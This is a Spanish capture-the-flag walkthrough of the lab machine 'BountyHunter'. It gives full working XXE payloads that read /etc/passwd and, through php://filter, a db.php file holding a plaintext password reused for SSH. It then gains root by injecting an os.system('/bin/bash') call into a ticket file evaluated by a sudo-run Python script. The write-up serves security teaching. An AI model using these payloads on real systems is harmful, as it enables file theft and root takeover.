BountyHunter

Descripción


Esta máquina es de dificultad fácil y está orientada en hacking web, muy recomendada para personas que quieran mejorar o aprender hacking web, la escalada de privilegios es muy interesante ya que abusaremos de un ticket para hacernos root

---

Enumeración

Vamos a empezar la fase de enumeración con un escaneo de puertos

```
sudo nmap -p- --min-rate 5000 -sCV 10.10.11.100
```




```
Nmap scan report for 10.10.11.100
Host is up (0.099s latency).
Not shown: 65516 closed tcp ports (reset)
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp    open     http        Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Bounty Hunters
|_http-server-header: Apache/2.4.41 (Ubuntu)
```


Podemos ver que tenemos el puerto 22 con **SSH** y el puerto 80 con **HTTP**

Página web


Al entrar en la web veremos lo siguiente



Al entrar en Portal encontraremos lo siguiente



Si clicamos en el link nos llevará a la siguiente página



Esta página podría ser un gran vector de ataque ya que es un formulario y podemos probar varias técnicas para comprobar distintas vulnerabilidades

Vamos a abrir esta misma página en el navegador de Burp Suite para analizar las peticiones en busca de vectores de ataque

```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
Content-Length: 239
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Origin: http://10.10.11.100
Referer: http://10.10.11.100/log_submit.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy040DU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT5leGFtcGxlPC90aXRsZT4KCQk8Y3dlPmV4YW1wbGU8L2N3ZT4KCQk8Y3Zzcz5leGFtcGxlPC9jdnNzPgoJCTxyZXdhcmQ%2BZXhhbXBsZTwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D
```

Si analizamos la petición podremos ver que los datos se envían URL-encodeados y en base64

Vamos a decodificarlo con el **Decoder** de Burp Suite, primero decodificaremos el **URL-encode** y después la codificación con **base64**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
                        <bugreport>
                        <title>example</title>
                        <cwe>example</cwe>
                        <cvss>example</cvss>
                        <reward>example</reward>
                        </bugreport>
```

Si nos fijamos podemos ver que se trata de un formulario que envía los datos al servidor en un archivo XML.

Explotación

Ahora probaremos una de las vulnerabilidades mas comunes en XML que es XXE (XML External Entity), resumidamente esta vulnerabilidad nos permite leer archivos del sistema.

Si seguimos la explicación que nos ofrece **PortSwigger** podremos probar la vulnerabilidad de forma rápida
https://portswigger.net/web-security/xxe


Para intentar explotar esta vulnerabilidad declararemos una entidad externa llamada **xxe** y esta identidad leerá el archivo que nosotros queramos, para comprobar si es vulnerable intentaremos listar el archivo **/etc/passwd**

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
        <bugreport>
        <title>&xxe;</title>
        <cwe>test</cwe>
        <cvss>test</cvss>
        <reward>test</reward>
        </bugreport>
```

crearemos la entidad **xxe** y la llamaremos en el primer parámetro del formulario poniendo `&xxe;` , si es vulnerable, se imprimirá el archivo

Después de haber hecho los cambios en el decoder, lo encodearemos en base64

Después de haber hecho esto remplazaremos los datos del parámetro **data** de la solicitud con los datos que acabamos de pasar a base64, todo seguido seleccionaremos todo el texto y haremos **Ctrl + u** para url encodearlo, enviamos la petición y veremos que efectivamente es vulnerable



Si nos fijamos en los usuarios veremos a uno que tiene una shell en bash

```
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
development:x:1000:1000:Development:/home/development:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
```

He probado a abrir distintos archivos pero no he podido sacar nada de utilidad

Después de varios intentos fallidos me decidí hacer web fuzzing con extensión de **.php** para ver si podía encontrar algún config.php o incluso alguna base de datos y encontré un directorio oculto bastante interesante

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
http://10.10.11.100/FUZZ.php
```

```
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000014:   403        9 L      28 W       277 Ch      "http://10.10.11.100/.php"
000000001:   200        388 L    1470 W     25168 Ch    "# directory-list-2.3-medium.txt"
000000007:   200        388 L    1470 W     25168 Ch    "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000003:   200        388 L    1470 W     25168 Ch    "# Copyright 2007 James Fisher"
000000013:   200        388 L    1470 W     25168 Ch    "#"
000000015:   200        388 L    1470 W     25168 Ch    "index"
000000006:   200        388 L    1470 W     25168 Ch    "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000009:   200        388 L    1470 W     25168 Ch    "# Suite 300, San Francisco, California, 94105, USA."
000000012:   200        388 L    1470 W     25168 Ch    "# on atleast 2 different hosts"
000000010:   200        388 L    1470 W     25168 Ch    "#"
000000011:   200        388 L    1470 W     25168 Ch    "# Priority ordered case sensative list, where entries were found"
000000002:   200        388 L    1470 W     25168 Ch    "#"
000000005:   200        388 L    1470 W     25168 Ch    "# This work is licensed under the Creative Commons"
000000008:   200        388 L    1470 W     25168 Ch    "# or send a letter to Creative Commons, 171 Second Street,"
000000004:   200        388 L    1470 W     25168 Ch    "#"
000000368:   200        5 L      15 W       125 Ch      "portal"
000000848:   200        0 L      0 W        0 Ch        "db"
000045240:   403        9 L      28 W       277 Ch      "http://10.10.11.100/.php"
000106441:   404        9 L      31 W       274 Ch      "154734"
```

Efectivamente encontramos una base de datos (**db.php**), como con el **Wrapper** file no podremos leer el archivo php, por lo que usaremos el **Wrapper** php con filtros

usaremos lo siguiente

```
php://filter/convert.base64-encode/resource=db.php
```

Quedará así el archivo completo

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=db.php"> ]>
        <bugreport>
        <title>&xxe;</title>
        <cwe>test</cwe>
        <cvss>test</cvss>
        <reward>test</reward>
        </bugreport>
```

Al remplazarlo en el campo **data** obtendremos un texto en base64 que vamos a decodificar

```
echo
"PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiYXNlLgokZGJzZXJ2ZXIgPSAibG9jYWxob3N0IjsKJG
RibmFtZSA9ICJib3VudHkiOwokZGJ1c2VybmFtZSA9ICJhZG1pbiI7CiRkYnBhc3N3b3JkID0gIm0xOVJvQVUwaFA0MUExc1RzcTZLIjsKJHRlc3R1c
2VyID0gInRlc3QiOwo/Pgo=" | base64 -d
```

El texto decodificado es el siguiente


```
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
```

tenemos la contraseña y un potencial usuario que es el usuario **development**, usuario que hemos enumerado anteriormente al listar la carpeta **/etc/hosts**

```
development:m19RoAU0hP41A1sTsq6K
```

Vamos a intentarnos conectar por **SSH**

```
ssh development@10.10.11.100
```



Efectivamente podremos conectarnos y reclamar la **userflag**

Escalada de Privilegios

Si nos fijamos en el directorio personal de development podremos ver el archivo **contract.txt**, al abrirlo nos dirá que hay unos problemas de validación con unos tickets, seguramente la escalada de privilegios irá por aquí

Realizaremos `sudo -l` para ver los archivos a los que tenemos permiso de ejecución como root

```
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```

Vemos que podemos ejecutar como root el programa que se encarga de ejecutar código python (**python3.8**) y también podemos ejecutar un script llamado **ticketValidator.py**

Si revisamos el script que se encuentra en la ruta **/opt/skytrain_inc** podremos ver que se trata de un script que valida unos tickets

Si nos fijamos en la última parte del script

```
def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
```

El script nos pedirá la ruta al ticket, por lo que no escaneara todos sino que uno en especifico.

Si volvemos a la ruita **/opt/skytrain_inc** podremos ver un directorio llamado **invalid_tickets** si entramos veremos tickets con la extensión **.md**

Vamos a intentar falsificar un ticket en el directorio **/tmp** y hacer que nos dé una shell privilegiada

Una vez en el directorio **/tmp**, creamos un archivo .md

Vamos a ecribir el contenido en base a las normas que nos pide el script ticketValidator.py

El script espera un archivo que empiece con `__Ticket Code:__` y en la siguiente línea números entre `**`, por ejemplo `** 5+2 **` , en el caso de esta escalada de privilegios, solo me ha funcionado poniendo `**` al principio, por lo que pienso que solo valida si está al principio

Luego se ejecutará `int(ticketCode) % 7 == 4` esto dividirá el primer número entre 7 y verá que el residuo de la división sea 4

Ahora escribiremos lo siguiente en el archivo **.md** que hemos creado anteriormente para engañar al script y conseguir una shell privilegiada

```
# Skytrain Inc
## Ticket to Mars
__Ticket Code:__
**179+ 25 == 204 and __import__('os').system('/bin/bash') == True
```

Al hace esto y poner la ruta en el script, tendremos una shell privilegiada

Ejecutaremos el script

```
sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py

/tmp/<nombre_del_archivo_.md>
```